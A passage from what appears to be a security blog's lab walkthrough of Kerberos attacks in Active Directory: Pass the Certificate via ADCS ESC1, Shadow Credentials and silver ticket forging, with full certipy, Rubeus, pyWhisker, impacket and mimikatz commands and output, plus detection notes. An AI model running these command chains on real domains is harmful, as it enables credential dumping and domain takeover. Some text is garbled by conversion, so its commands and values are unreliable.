$ export KRB5CCNAME=lares.da.ccache
[ray@karma] - [~/ad/tools/lab]
$ impacket-secretsdump -k -no-pass dc1.lareslabs.local
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Target system bootKey: 0x6f3b63113f594444bbb8f2f24c58d2
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:500:23b/35b51/0/0:0:0:650556ed51:db610:5d520f/7760db20:...
```

Pass-The-Cache

Pass the Certificate

As discussed in the first post of the series, [Kerberos I - Overview](#), every client must go through a ‘pre-authentication’ process before obtaining a Ticket Granting Ticket (TGT) from the KDC, which can be used to get service tickets.

This pre-authentication process can be validated, among other things, by encryption algorithms such as DES, RC4, AES128, or AES256, or in an asymmetric way (public key), **using certificates** (Public Key Cryptography for initial authentication ([PKINIT](#))).

In short, Pass the Ticket is nothing more than performing Kerberos pre-authentication through PKINIT to obtain a user’s TGT, from which we have obtained a valid certificate for authentication.

Below is an example of obtaining a user certificate by abusing the ESC1 misconfiguration in ADCS. Then we perform Pass the Certificate using the “auth” function of [certipy](#):

```

└─(certi2)─(ray@karma)─[~/ad/tools/lab/certisid]
$ certipy req -u Elliot.a@lareslabs.local -p Lareslabs1. -ca lareslabs-CA1-CA -target CA1.lareslabs.local -t emplate LaresAuth -dc-ip 192.168.25.224 -upn lares.da@lareslabs.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 38
[*] Got certificate with UPN 'lares.da@lareslabs.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'lares.da.pfx'

└─(certi2)─(ray@karma)─[~/ad/tools/lab/certisid]
$ certipy auth -pfx lares.da.pfx -dc-ip 192.168.25.224
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: lares.da@lareslabs.local
[*] Trying to get TGT ...
[*] Got TGT → TGT from KRB_AS REP

[*] Saved credential cache to 'lares.da.ccache'
[*] Trying to retrieve NT hash for 'lares.da'
[*] Got hash for 'lares.da@lareslabs.local': aad3b435b51404eeaad3b435b51404ee:fcb63be cd811c9a6fd9661939563b1ba

└─(certi2)─(ray@karma)─[~/ad/tools/lab/certisid]
$ export KRB5CCNAME=lares.da.ccache

└─(certi2)─(ray@karma)─[~/ad/tools/lab/certisid]
$ impacket-secretsdump -k -no-pass dc1.lareslabs.local → Pass the Cache
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x6f3b6313f59444bbb ab8f2f24c58d2
[*] Dumping local SAM hashes (uid:rid:lmhash:nt hash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:669556eda1adb b10afdf29f42760db39 :::

```


We have several posts about ADCS misconfigurations in the series “Common ADCS Vulnerabilities: Logging, Exploitation, and Investigation” by Louai Abboud:

[Common ADCS Vulnerabilities: Logging, Exploitation, and Investigation - Part 1](#)

In a two-part series, we look at Active Directory Certificate Services (ADCS), how to stand up a lab environment and logging from a defensive standpoint.

 [Lares Labs](#) [Louai Abboud](#)

In the network traffic, we could see the certificate sent through the AS-REQ type request:



161	27.470446	192.168.25.134	192.168.25.224	KRB5	1291 AS-REQ
<					
<ul style="list-style-type: none"> ▼ PA-DATA pA-PK-AS-REQ <ul style="list-style-type: none"> ▼ padata-type: pA-PK-AS-REQ (16) <ul style="list-style-type: none"> ▼ padata-value [truncated]: 308209ac808209a8308209a406092a864886f70d010702a08209953082 <ul style="list-style-type: none"> ▼ signedAuthPack (id-signedData) <ul style="list-style-type: none"> contentType: 1.2.840.113549.1.7.2 (id-signedData) ▼ SignedData <ul style="list-style-type: none"> version: v3 (3) <ul style="list-style-type: none"> ► digestAlgorithms: 1 item ► encapsContentInfo (id-pkauthdata) ▼ certificates: 1 item <ul style="list-style-type: none"> ▼ CertificateChoices: certificate (0) <ul style="list-style-type: none"> ▼ certificate (id-at-commonName=Elliot.a) <ul style="list-style-type: none"> ► signedCertificate ► algorithmIdentifier (sha256WithRSAEncryption) Padding: 0 encrypted [truncated]: 5a2be0effd21cc549648498281e9a29737f0f3b46e7 ▼ signerInfos: 1 item <ul style="list-style-type: none"> ▼ SignerInfo <ul style="list-style-type: none"> version: v1 (1) <ul style="list-style-type: none"> ▼ sid: issuerAndSerialNumber (0) <ul style="list-style-type: none"> ► issuerAndSerialNumber ► digestAlgorithm (SHA-1) ► signedAttrs: 2 items ► signatureAlgorithm (sha1WithRSAEncryption) signature [truncated]: 13981a4839b838aa66e7f3da34686fb704a49aab95e1258 					

Kerberos PKINIT pre-authentication

In the same way, the technique can be carried out using `asktgt` function of Rubeus, indicating the user's certificate. In addition, with the `/getcredentials` flag, it will perform UnPAC the hash to obtain the user's NT-LM hash:

```
$S C:\Users\elliot.a\Downloads> .\Rubeus.exe asktgt /getcredentials /user:lares.da /certificate:lares.da.pfx  
/domain:lareslabs.local /dc:192.168.25.224
```

v2.3.2

```
*] Action: Ask TGT  
  
*] Using PKINIT with etype rc4_hmac and subject: CN=Elliot.a  
*] Building AS-REQ (w/ PKINIT preauth) for: 'lareslabs.local\lares.da'  
*] Using domain controller: 192.168.25.224:88  
+] TGT request successful!  
*] base64(ticket.kirbi):
```

doIGRDCCBkCgAwIBBaEDAgEWooIFUDCCBuXhgVIMIIFRKADAgEf0REbD0xBuKVTTFCUy5MT0NBTK1
MCKgAwIBAqEbMBkbBmtyYnRndBsPbGfYzXNsYWJzLmxvY2Fso4IFAjCCB6gAwIBEqEDAgEc0IE8ASC
Bozf8bc1wQ66DtTwD9fsrwFq8V1zRAyUJ209Rk9/bbtoRO4obkQGDNh8ZLDYnEWiP2HC6LzFFBu3ApD
t0rXGHEzJRTap9ocyeMe1PgfwyYxFALAVI+CBGgeGlfJKppmqoX9TPPs5SyKAHjhKRUBI2fVqqxxLEL5w
ztKVhucfonzHzgumqIjB3fmss4Y+7/xDAlez0EeQs1E2cvj13zq2jhEc3mzXJgoQvS5GFFRSoRwy8VNA
o6iG0IoynKqmmnHtgF/PAG2vPWh0Iaek2DeF2u0pT6G2U2C1kzo/dA8QtEwxyshCJQTvrkbrgQtC7vvF
GzDl176Ui4a349DgxNUdmB7o3BqzTwCA8Qi5y+!Wmmt1c0Uah5ebswMu1lyXau3jOrSSsLpK2e9QXo0
01y8LAe4iYWSBlaIir+In+A1+5w4BrSBc1FHbV1RPHNT5PHAUwqpH9gcVIPpfNWbG4C/hIxgvUE5C
kuvAXAMTSLuvyo1j0E3ekzClb/yx1V1R/K2XKfhExsxoqmK8Pvo/25TndzSpqMWT26WvbVmwwHouqN
9CFwofWA59oHGdZRYGIjNfC3fTty4hzhyBwiNoi9knqBddhs3P/zvHliIjgCejfMMF1k78rGAo8Qhp
q0Gth9/g/vM6yonwTcEG7uYPSLd0SCjB0+NijLws5v1wt1LmOtcsAE1jQRCfxGH5B0RqZ0/CS10Dur
Yp99gMhYR9sWpZytR/kppNswfgPkaWFj1BBibAdAQdY3ckwuGIqHMzn63wCFxeXAmmyvr2jpv+wRkd
0wk4kLfstFltitVcdztVNNKMEWNs7Cr/69Hx+o+VJSELEMPcpxpzcZggIKnhfJaxvFmFTgaBnuOxtZM
4E8DnBjWbJ4/ewN28Qiu1mdj3plH+FgNPcYcA0JD1Swg5op/tivHjuJGTPjzLVKHsspeD2mhZ2GP/o+k
GE1d5l9MntPtTrMwgVS+8aCsO3WeHaA1P5sDURV/sTVoadlLCY+rsvMLQ78uK+9GGJdqUMLvozYY3NDi
0ciuzWz3AVUTssMEAKZx3n3PdamTz6LwlNxYy1Md/0/koTjbh2XLjD4wTe4pHbtixQxn+kgfSvNve1c9b

Rubeus Pass the Certificate (asktgt)

```
ServiceName      : krbtgt/lareslabs.local
ServiceRealm     : LARESLABS.LOCAL
UserName        : lares.da (NT_PRINCIPAL)
UserRealm        : LARESLABS.LOCAL
StartTime        : 5/15/2024 9:18:20 AM
EndTime          : 5/15/2024 7:18:20 PM
RenewTill        : 5/22/2024 9:18:20 AM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : siAZTu8DBlhnoKF1cMoE6A==
ASREP (key)      : 6B7C0D1F9B428EF64C03D524C9B03172
```

[*] Getting credentials using U2U

```
CredentialInfo      :  
  Version          : 0  
  EncryptionType   : rc4_hmac  
  CredentialData   :  
    CredentialCount : 1  
    NTLM            : ECB63BECD811C9A6FD9661939563B1BA
```

Rubeus get credentials using U2U (UnPAC the hash)

Useful Defenses:

- Audit Active Directory Certificate Services.
 - Remove “Client Authentication” where possible (ADCS).
 - Monitor pre-authentication events through PKINIT on non-regular users.

- Event 4768: A Kerberos authentication ticket (TGT) was requested. If the PATYPE is PKINIT, the logon was a smart card logon.

Shadow Credentials:

For compatibility reasons regarding environments where authentication with certificates is not supported, Microsoft introduced the Key Trust concept. In the Key Trust model, authentication is established and validated based on raw data instead of certificates.

In these environments, the public key of the client (either user accounts or machine accounts) is stored in its msDS-KeyCredentialLink attribute.

When the client attempts to pre-authenticate with PKINIT, the KDC will check that the authenticating user knows the private key matching the public key stored in its msDS-KeyCredentialLink multi-value attribute. If there is a match, a TGT will be sent. The value in this attribute isKey Credentials, which are serialized objects that include, among other information, the client's public key.

Shadow Credentials was introduced by Elad Shamir, and as he explains in his post "[Shadow Credentials: Abusing Key Trust Account Mapping for Account Takeover](#)", in case of compromise an account with enough privileges to write that attribute to another domain account (user/machine account), e.g GenericWrite rights, this allows us to create a key pair, append it to the raw public key in the attribute, and gain persistent and stealthy access to the target object.


[Shadow Credentials: Abusing Key Trust Account Mapping for Takeover](#)

The techniques for DACL-based attacks against User and Computer objects in Active Directory have been established for years. If we...

Posts By SpecterOps Team MembersElad Shamir

This attack involves the following requirements:

- A domain that supports PKINIT AND contains **at least one Domain Controller running Windows Server 2016 or above.**
- A domain where the Domain Controller(s) has its own key pair (for the session key exchange) (e.g. happens when AD CS is enabled or when a certificate authority (CA) is in place).
- Control over an account that can edit the target object's msDs-KeyCredentialLink attribute.



Our post '[The Phantom Menace: Exposing hidden risks through ACLs in Active Directory](#)' covers other examples of ACL abuse.

The Phantom Menace: Exposing hidden risks through ACLs in Active Directory.

The abuse of misconfigured Access Control Lists is nothing new. However, it is still one of the main ways of lateral movement and privilege escalation within an active directory domain.

 Lares Labs Raúl Redondo

From Linux, `pyWhisker`, by [Charlie Bromberg](#), provides a way to automate the whole process, from the RSA-peer keys creation to writing to the attribute of the target account.


In the following evidence, it is possible to see, together with ldapmonitor, how the msDS-KeyCredentialLink attribute of the user Darlene has been modified:



```
pywhisker -d domain -u user -p password --target targetAccount --action add --filename certOutputFile
```

Shadowcredentials and Idapmonitor tools

The following is a brief diagram about Shadow Credentials and how the Key Trust model works:



Shadow Credentials and Key Trust Model

Once the attack is complete, an adversary can use the certificate to authenticate via PKINIT using Dirkjanm's [PKINITTools](#), being able to obtain a TGT to import it later and access services to which Darlene is authorized, or get the NTLM hash via [getnthash](#), as we saw [in the first post](#) by requesting a TGS for yourself using Kerberos U2U.

Alternatively, if the Domain Controller does not accept PKINIT authentication (error KDC_ERR_PADATA_TYPE_NOSUPP), it is possible to authenticate with the target account using [passthecert](#). The following example shows the use of PassTheCert with its ldap-shell function:

```
passthecert.py -action ldap-shell -crt cert.crt -key cert.key -domain domain -dc-ip dcIp
```

```
(cert2)-(ray@karma)-[~/.../tools/lab/pyw/pywhisker]
$ python3 /home/ray/ad/tools/lab/pyw/pywhisker/passthecert.py -action ldap-shell -crt Darlene.crt -key Darlene.key -domain lareslabs.local -dc-ip 192.168.25.145
Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands

# help

add_computer computer [password] [nospns] - Adds a new computer to the domain with the specified password. If nospns is specified, computer will be created with o
T SPN. Requires LDAPS.
rename_computer current_name new_name - Sets the SAMAccountName attribute on a computer object to a new value.
add_user new_user [parent] - Creates a new user.
add_user_to_group user group - Adds a user to a group.
change_password user [password] - Attempt to change a given user's password. Requires LDAPS.
clear_rbcd target - Clear the resource based constrained delegation configuration information.
disable_account user - Disable the user's account.
enable_account user - Enable the user's account.
dump - Dumps the domain.
search_query [attributes,] - Search users and groups by name, distinguishedName and sAMAccountName.
get_user_groups user - Retrieves all groups this user is a member of.
get_group_users group - Retrieves all members of a group.
....
```


ldap-shell using passthecert

Useful Defenses:

- Audit Directory Service Changes (SACL configured).
- Event - 5136: A directory service object was modified (SACL configured).
- In environments where PKINIT authentication is not standard, the "Kerberos authentication ticket (TGT) was requested" event (4768) may be suspicious when the Certificate Information attributes are not blank.

Playing with (and forging) tickets:

If an adversary compromises a service's long-term secret key, he can forge tickets or modify them to be legitimate ones. As already discussed, tickets are encrypted with the service's secret key to whom they are targeted.



Playing with tickets

Note: Microsoft released the security patch [KB5008380](#)—Authentication updates in November 2021 to address CVE-2021-42287, aka Kerberos Key Distribution Center (KDC) confusion. This security bypass vulnerability affects the Kerberos PAC and, together with CVE-2021-42278 (sAMAccountName spoofing), allows potential attackers

to impersonate domain controllers. This attack is known as noPAC. After that, if the supplied user name does not exist in Active Directory, the KDC will return the error: **KDC_ERR_TGT_REVOKED**.

The following is an example of forging a Silver Ticket with a user that does not exist (fakeUser) within the domain in an environment with an up-to-date KDC:

```
└─(ray㉿karma)-[~/ad/tools/lab]
└─$ python3 ticketer.py -aesKey 858d1f9471e97aafc01f3765358e9496a0b8c41856d1e4137b305cbd7537d
ba8 -domain-sid S-1-5-21-4164589718-1869447727-3637930069 -domain lareslabs.local -dc-ip 192.
168.25.133 fakeUser
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for lareslabs.local/fakeUser
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncASRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in fakeUser.ccache

└─(ray㉿karma)-[~/ad/tools/lab]
└─$ export KRB5CCNAME=fakeUser.ccache

└─(ray㉿karma)-[~/ad/tools/lab]
└─$ impacket-psexec -k -no-pass ws1.lareslabs.local
Impacket v0.11.0 - Copyright 2023 Fortra

[-] Kerberos SessionError: KDC_ERR_TGT_REVOKED(TGT has been revoked)
```

Silver tickets:


As discussed in previous posts, services are offered within the Active Directory through machine or service accounts. Acquiring the secret key associated with an account providing a specific service makes it possible to forge Silver Tickets (forged service tickets), impersonating any user for that designated service.

Knowing the secret key (NT hash or RC4/AES keys) of a principal offering a service, it is possible to create a data block just like those found in a legitimate service ticket of a *KRB_TGS REP* message, specifying the realm, the intended SPN, the user requesting the service, and its PAC. Once the structure is created, the enc-part block will be encrypted with the compromised secret key.

But... as discussed in the first post of the series, the **PAC is double signed**, first with the service account secret and a second signature with the krbtgt account secret. So how is it possible to forge the second signature on a service ticket without knowing the krbtgt account secret?, the answer is that it is unnecessary to, since the service (AP server) receives this ticket, it usually verifies only the first signature. This is because **service accounts with SeTcbPrivilege, which can act as part of the operating system (e.g. the local SYSTEM account), do not verify the Domain Controller signature**.

Consequently, this technique presents a more significant challenge for detection than methods such as Golden Ticket, as there is no communication between the service and the KDC for PAC validation. In addition, any registration is limited to the target computer.

The following diagram outlines the process of creating a silver ticket:



Silver Ticket attack flow

The Impacket ticketer script allows forging TGTs/STs from scratch or based on a template (legally requested by KDC). The script will also enable data customization within the *PAC_LOGON_INFO*, such as groups, extrasids, etc. Ticketer tickets have a lifetime of 10 years from ticket creation.

This process involves leveraging the hash of the service account and specify the ServicePrincipalName (SPN) of the service account. Initially, obtaining the SID of the domain is essential, which can be accomplished, among other methods, using the 'lookupsid' script:

```
impacket-lookupsid DOMAIN/USER:PASSW@HOST | grep "Domain SID"
```

```

(ray㉿karma)-[~/ad/tools/lab/credential-access]
$ impacket-lookupsid lareslabs.local/Lares.DA:Password123@DC1.Lareslabs.local | grep "Domain SID"
[*] Domain SID is: S-1-5-21-4164589718-1869447727-3637930069
  
```

Impacket lookupsid

With the SID of the domain and the hash of the service account, ticketer does the job:

```
impacket-ticketer -aesKey AESKey -domain-sid DOMAINSID -domain DOMAIN -spn TARGET_SPN -dc-ip DCIP RANDOMNAME
```

```
(rav@karma)-[~/ad/tools/lab]
$ impacket-tickereder -user-id 1105 -aesKey 39154538f3d4e489658ab7a682db4327ab9815501cab919b8
b5819f00e5d17a0 -domain-sid S-1-5-21-4164589718-1869447727-3637930069 -domain lareslabs.local
-spn CIFS/WS1.lareslabs.local -dc-ip 192.168.25.133 Elliot.a
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for lareslabs.local/Elliott.a
[*]   PAC_LOGON_INFO
[*]   PAC_CLIENT_INFO_TYPE
[*]   EncTicketPart
[*]   EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]   PAC_SERVER_CHECKSUM
[*]   PAC_PRIVSVR_CHECKSUM
[*]   EncTicketPart
[*]   EncTGSRepPart
[*] Saving ticket in Elliot.a.ccache
```

ticketed silver ticket

Importing the new ticket allows it to be utilized for the CIFS service:

```
(ray@karma)-[~/ad/tools/lab]
$ export KRB5CCNAME=Elliot.a.ccache

(ray@karma)-[~/ad/tools/lab]
$ impacket-psexec -k -no-pass ws1.lareslabs.local
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on ws1.lareslabs.local.....
[*] Found writable share ADMIN$
[*] Uploading file IZXFJHFY.exe
[*] Opening SVCManager on ws1.lareslabs.local.....
[*] Creating service gZXU on ws1.lareslabs.local.....
[*] Starting service gZXU.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Version 10.0.19045.4170]

(c) Microsoft Corporation. Todos los derechos reservados.
```

C:\Windows\system32> █

kerberos authentication using a silver ticket

Analyzing Silver Ticket forging flow in Wireshark reveals that **no preceding AS-REQ / AS-REP messages and no TGS-REQ / TGS-REP messages occur**; only AP-REQ and (optionally) AP-REP messages are generated, indicating no communication with the Domain Controller.

Furthermore, it can be observed how privileged groups have been added to the PAC:

9 0.008426	192.168.25.134	192.168.25.130	SMB2	1385 Session Setup Request	
131 0.062899	192.168.25.134	192.168.25.130	SMB2	1385 Session Setup Request	
AP-REQ					
<pre> ▼ PAC_LOGON_INFO: Referent ID: 0x00006ab1 Logon Time: Apr 5, 2024 13:08:34.000000000 Romance Daylight Time Logoff Time: Infinity (absolute time) Kickoff Time: Infinity (absolute time) PWD Last Set: Apr 5, 2024 13:08:34.000000000 Romance Daylight Time PWD Can Change: No time specified (0) PWD Must Change: Infinity (absolute time) ▼ Acct Name: Elliot.a Length: 16 Size: 16 ▼ Character Array: Elliot.a Referent ID: 0x00001f37 Max Count: 8 Offset: 0 Actual Count: 8 Acct Name: Elliot.a > Full Name > Logon Script > Profile Path > Home Dir > Dir Drive Logon Count: 500 Bad Pw Count: 0 User RID: 1105 Group RID: 513 Num RIDs: 5 ▼ GroupIDs Referent ID: 0x000024a9 Max Count: 5 ▼ GROUP_MEMBERSHIP: Group RID: 513 > Attributes: 0x00000007 ▼ GROUP_MEMBERSHIP: Group RID: 512 > Attributes: 0x00000007 ▼ GROUP_MEMBERSHIP: Group RID: 520 > Attributes: 0x00000007 </pre>					
Privileged groups added (Domain Admins, Schema Admins, Enterprise Admins...)					

Likewise, Mimikatz can forge silver tickets through the 'kerberos::golden' function:

```
mimikatz "kerberos::golden /admin: /domain: /sid: /target: /aes256: /service:  
/ptt" exit
```

```
C:\Users\Elliot.A\Downloads>dir \\WS1.lareslabs.local\c$  
Access is denied.  
  
C:\Users\Elliot.A\Downloads>.\\mimikatz.exe "kerberos::golden /user:Elliot.a /domain:lareslabs.local /sid:S-1-5-21-416459718-1869447727-3637930069 /target:ws1.lareslabs.local /aes256:39154538f3d4e489658ab7a682db4327ab9815501cab919b8b5819f00e5d17a0 /service:cifs /ptt" exit  
  
.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > https://blog.gentilkiwi.com/mimikatz  
## v ##> Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/  
  
mimikatz(commandline) # kerberos::golden /user:Elliot.a /domain:lareslabs.local /sid:S-1-5-21-4164589718-1869447727-3637930069 /target:ws1.lareslabs.local /aes256:39154538f3d4e489658ab7a682db4327ab9815501cab919b8b5819f00e5d17a0 /service:cifs /ptt  
User : Elliot.a  
Domain : lareslabs.local (LARESLABS)  
SID : S-1-5-21-4164589718-1869447727-3637930069  
User Id : 500  
Groups Id : *513 512 520 518 519  
ServiceKey: 39154538f3d4e489658ab7a682db4327ab9815501cab919b8b5819f00e5d17a0 - aes256_hmac  
Service : cifs  
Target : ws1.lareslabs.local  
Lifetime : 4/5/2024 4:17:02 AM ; 4/3/2034 4:17:02 AM ; 4/3/2034 4:17:02 AM  
-> Ticket : ** Pass The Ticket **  
  
* PAC generated  
* PAC signed  
* EncTicketPart generated  
* EncTicketPart encrypted  
* KrbCred generated  
  
Golden ticket for 'Elliot.a @ lareslabs.local' successfully submitted for current session  
  
mimikatz(commandline) # exit  
Bye!  
  
C:\Users\Elliot.A\Downloads>dir \\WS1.lareslabs.local\c$  
Volume in drive \\WS1.lareslabs.local\c$ has no label.  
Volume Serial Number is ACBB-0AA3  
  
Directory of \\WS1.lareslabs.local\c$  
  
